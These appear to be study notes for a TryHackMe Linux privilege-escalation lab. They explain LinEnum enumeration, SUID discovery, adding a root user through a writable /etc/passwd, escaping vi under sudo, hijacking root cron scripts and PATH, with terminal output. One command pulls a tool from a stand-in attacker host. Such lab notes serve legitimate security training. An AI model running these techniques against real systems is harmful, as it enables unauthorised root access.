
Common Linux Privesc - Tryhackme

Direction of Privilege Escalation



- **Horizontal Privesc:** Taking over a different user who is on the same privilege level as us (travel sideways on the tree).
- **Vertical Privesc:** Attempt to gain higher privileges or access, with an existing account that we have already compromised.

Enumeration

LinEnum

- It is a simple bash script that performs common commands related to privilege escalation.
- It can be downloaded from https://github.com/rebootuser/LinEnum

Getting LinEnum on the target machine

- Method 1:
  - Go to the directory in which we have the LinEnum stored in, and start a python web server using - `python3 -m http.server 8000`
  - Use `wget` on the target machine to grab the file as - `wget Attacker_IP:8000/LinEnum.sh`
  - Then make the file executable using `chmod +x LinEnum.sh`
- Method 2:
  - If we are unable to transport the file as described in the above method, and if we have sufficient permissions, then we can copy the raw LinEnum code from our local machine.
  - Paste it in any text editor in the Target machine, and save it as LinEnum.sh
  - Then make the file executable using the command `chmod +x LinEnum.sh`

Understanding LinEnum Output

- Output is broken down into different sections. The main sections are:
  - **Kernel:** Kernel info is shown here. Most likely a kernel exploit available for this machine.
  - **Can we read/write sensitive files:** These are the files that any authenticated user can read and write to. By looking at the permissions, we can see where there is misconfiguration that allows users, which shouldn't be able to, to write to sensitive files.
  - **SUID Files:** Output for SUID files is shown. SUID (Set owner user ID) is a special file permission. It allows the file to run with permissions of whoever the owner is.
  - **Crontab Contents:** Scheduled cron jobs are shown.

Abusing SUID/GUID Files

Finding and Exploiting SUID files

- The maximum number of bit that can be used to set permission for each user is 7 - read(4) , write(2) and execute (1).
- Example - rwxr-xr-x denotes the permission of 755.
- When special permission is given to each user, it becomes SUID or SGID.
- When extra bit "4" is set to user(owner) it becomes SUID.
- When bit "2" is set to group it becomes SGID (Set Group ID).
- Example of SUID- rws-rwx-rwx
- Example of SGID- rwx-rws-rwx

Finding SUID Binaries

- LinEnum does it automatically.
- If we want to do it manually, we can use the command as - `find / -perm -u=s -type f 2>/dev/null` where **find** - inititates the find command , / - searches the whole file system, **-perm** - searches for file with specific permissions, **-u=s** - Any of the permission bits mode are set for the file (symbolic modes are accepted in this form) , **-type f** - Only search for files, **2>/dev/null** - Suppresses errors.

Exploiting Writeable /etc/passwd

Understanding /etc/passwd

- The /etc/passwd should have general read permissions as many command utilities use it to map user IDs to user names.
- Write access to the /etc/passwd must only limit for the superuser/root account.
- If it doesn't, or a user has been mistakenly added to a write-allowed group, we have a vulnerability that can allow the creation of a root user than we can access.

Understanding /etc/passwd format

- The file contains one entry per line for each user account of the system.
- All fields are separated by colon, total of seven fields.
- Example - test:x:0:0:root:/root:/bin/bash
  1. **Username:** It is used when user logs in. It should be b/w 1 and 32 characters in length.
  2. **Password:** An **x** character indicates that encrypted password is stored in /etc/shadow file. We need to use tha `passwd` command to compute the hash of the password typed at the CLI or to store/update the hash of the password in /etc/shadow file.

3. **User ID (UID):** Each user must be assigned a user ID. UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. UID 100-999 are reserved by system for administrative and system accounts/groups.
4. **Group ID (GID):** The primary group ID (stored in /etc/group file).
5. **User ID Info:** The comment field. It allows us to add extra info about the user such as user's full name, mobile number etc. This field is used by `finger` command.
6. **Home Directory:** The absolute path of the directory the user will be in when they log in. If this directory does not exists then user directory becomes /.
7. **Command Shell:** The absolute path of the command or shell (/bin/bash).

How to exploit a writable /etc/passwd

- If we have a writable /etc/passwd file, we can write a new line entry according to the above formula and create a new user.
- We add the password hash of our choice, and set the UID, GID and shell to root.
- It will allow us to login as our own root user.

Escaping Vi Editor

sudo -l

- Whenever we have access to any account on our target machine, we should use `sudo -l` to list what commands we're able to use as a superuser .
- Sometimes, we will find that we're able to run certain commands as a root user without the root password.

Escaping Vi

- If an user can run **Vi** with root privileges.
- It can allow us to escape vim in order to escalate privileges and get a shell as a root user.

Misconfigured Binaries and GTFOBins

- If we find a misconfigured binary during enumeration, a good place to look up how to exploit them is **GTFOBins** (https://gtfobins.github.io/).

Example Case

- Suppose we found a misconfigured binary for **Vi** after doing `sudo -l` .
- To escalate privileges- open Vi by - `sudo vi`
- Then type - ":!sh" without the quotes to open a shell.

Exploiting Crontab

What is Cron?

- Cron daemon is a long-running process that executes commands at specific date and time.
- We can use this to schedule activities, either as one time event or as recurring events.
- We can create a crontab file containing command and instructions for the Cron daemon to execute.

How to view what cronjobs are active

- Command - `cat /etc/crontab` lets us view what cron jobs are scheduled.

Format of a Cronjob

- # - ID
- m - minute
- h - hour
- dom - Day of the month
- mon - month
- dow - Day of the week
- user - What user the command will run as
- command - what command should be run
- Example -
    - **# m h dom mon dow user command**
    - 17 * 1 * * * root cd / && run-parts —report /etc/cron.hourly


<u>How can we exploit this</u>

- When we view the contents of /etc/crontab, if there is any script that runs at regular interval, with root privileges. We can create a command that will return a shell and paste it in the script file that runs at regular intervals.
- When the file runs again, we will have a shell running as root.

Exploiting PATH variable

<u>What is PATH?</u>


- It is an environment variable in Linux and Unix-like OS which specifies directories that holds executable programs.
- When user runs any command in the terminal, it searches for executable file with the help of PATH variable.
- To view the path of the relevant user, we use - `echo $PATH`




```
user5@polobox:/home/user4/Desktop$ cat $PATH
cat: '/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games': No such file or directory
user5@polobox:/home/user4/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
user5@polobox:/home/user4/Desktop$ ls
```

<u>How does this let us escalate privileges?</u>

- Suppose we have a SUID binary.
- We see that it's calling the system shell to do basic process like list processes with "ps".
- Now, in this situation we can't exploit it by supplying an argument for command injection.
- In this situation we can re-write the PATH variable to a location of our choice.
- So, when the SUID binary call the system shell to run an executable, it runs one that we've written.
- As SUID file runs commands with the owner privileges, if the owner is a root, using this method we can run whatever command we like as root.



```
user5@polobox:/tmp$ echo "/bin/bash" > ls
user5@polobox:/tmp$ ls
ls                                                                 systemd-private-15a22b641af74e6a8fa798695f9ebbce-systemd-resolved.service-y5sVjg   vboxguest-Module.symvers
systemd-private-15a22b641af74e6a8fa798695f9ebbce-apache2.service-ZlW5kG  systemd-private-15a22b641af74e6a8fa798695f9ebbce-systemd-timesyncd.service-gRRSF7
user5@polobox:/tmp$ which ls
/bin/ls
user5@polobox:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
user5@polobox:/tmp$
```



```
user5@polobox:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
user5@polobox:/tmp$ chmod +x ls
user5@polobox:/tmp$ export PATH=/tmp:$PATH
user5@polobox:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
user5@polobox:/tmp$
```

- We can see, that the /tmp folder is now added at the starting of the $PATH variable. So that the `ls` command defined in the /tmp folder will be checked and executed first and hence we get a shell, as the `ls` file in the /tmp folder consists of command - `/bin/bash`
- Now, to reset the PATH variable to default - we can use - `export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:$PATH`

Summary

Checklists to apply in the CTFs or penetration tests -

- https://github.com/netbiosX/Checklists/blob/master/Linux-Privilege-Escalation.md
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md
- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
- https://payatu.com/guide-linux-privilege-escalation